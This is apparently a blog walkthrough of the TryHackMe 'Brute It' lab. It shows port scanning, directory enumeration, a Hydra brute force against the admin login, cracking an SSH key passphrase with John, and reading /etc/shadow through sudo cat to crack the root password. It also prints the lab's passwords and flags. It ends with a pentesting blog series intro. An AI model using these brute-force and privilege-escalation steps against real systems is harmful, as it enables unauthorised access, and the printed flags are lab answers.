Room url: https://tryhackme.com/room/bruteit/
Recon
nmap
Running a full port scan with service detection:
┌──(kali㉿kali)-[~/TryHackME]
└─$ nmap -sV 10.48.154.61 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-27 11:10 +0530
Nmap scan report for bruteit.thm (10.48.154.61)
Host is up (0.030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.33 seconds
- Open ports: 2
- SSH version: OpenSSH 7.6p1
- Apache version: 2.4.29
- Linux distribution: Ubuntu
gobuster
Enumerating hidden directories:
┌──(kali㉿kali)-[~/TryHackME]
└─$ gobuster dir -u http://bruteit.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,bak,zip
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://bruteit.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html,txt,bak,zip,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 10918]
admin                (Status: 301) [Size: 310] [--> http://bruteit.thm/admin/]
Hidden directory found: /admin
Exploitation
Admin Panel
The login form at /admin/ sends a POST request like this:
POST /admin/ HTTP/1.1
Host: bruteit.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Origin: http://bruteit.thm
Connection: keep-alive
Referer: http://bruteit.thm/admin/
Cookie: PHPSESSID=5v9r8f1fkloooiftdl9picd2bf
Upgrade-Insecure-Requests: 1
Priority: u=0, i

user=admin&pass=admin
Failure message: Username or password invalid
Using Hydra to brute force the login with username admin:
┌──(kali㉿kali)-[~/TryHackME/LookUp]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt bruteit.thm http-post-form "/admin/:user=^USER^&pass=^PASS^:Username or password invalid"
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-10-27 11:20:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://bruteit.thm:80/admin/:user=^USER^&pass=^PASS^:Username or password invalid
[80][http-post-form] host: bruteit.thm   login: admin   password: xavier
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-10-27 11:20:54
Credentials found: admin:xavier

Logging in also reveals the web flag: THM{brut3_f0rce_is_e4sy}
Cracking the RSA Key
The admin panel also provides an RSA private key. Extracting the hash and cracking it with John the Ripper:
ssh2john john_rsa > john_key.hash
┌──(kali㉿kali)-[~/TryHackME/bruteit]
└─$ john john_key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockinroll       (john_rsa)
1g 0:00:00:00 DONE (2026-10-27 11:31) 100.0g/s 7260Kp/s 7260Kc/s 7260KC/s saloni..rock14
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
RSA key passphrase: rockinroll
Logging in via SSH:
┌──(kali㉿kali)-[~/TryHackME/bruteit]
└─$ ssh john@bruteit.thm -i john_rsa
Running cat user.txt gives the user flag: THM{a_password_is_not_a_barrier}
Privilege Escalation
Checking sudo permissions:
john@bruteit:~$ sudo -l
Matching Defaults entries for john on bruteit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on bruteit:
    (root) NOPASSWD: /bin/cat

Since cat can be run as root, the /etc/shadow file can be read. Unshadowing and cracking the root hash:
└─$ sudo unshadow root_passwd root_shadow > shadow.hash
┌──(kali㉿kali)-[~/TryHackME/bruteit]
└─$ john shadow.hash --wordlist /usr/share/wordlists/rockyou.txt
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 ASIMD 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
football         (root)
1g 0:00:00:00 DONE (2026-10-27 11:54) 8.333g/s 4266p/s 4266c/s 4266C/s 123456..crawford
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Root password: football

Root flag: THM{pr1v1l3g3_3sc4l4t10n}
About the author
- From Flaws to Resilience. Build.Break.Secure
Comments
Join the discussionNo comments yet. Be the first to comment.
A beginner's pentesting guide
I know that you guys ask ChatGPT for everything starting from breakfast recipies to everyday tasks and career decisions. But sometimes you go on a trek, and you reach a mountain and you see a bear coming towards you ready to attack. You quickly pull out your phone and open ChatGPT to ask what to do. But alas, you don't have internet connectivity. Game over; You're dead. I don't know how many of you have encountered a bear like that in actual life but if you are reading this you probably (like me) realised you've leased your brain to AI and you're starting to become too dependent on it and you probably should go back to the basics. If so, I welcome thee to my series of blogs on "hacking". Throughout this series, we'll start from the basics of what the hell to do when you are given a pentesting assignment. Sometimes you will encounter definitions, sometimes we'll go through tryhackme rooms together and sometimes, you'll have to do the hard job of setting up stuff (and I'm sure you'll ask ChatGPT to do that but let's try to do that on our own).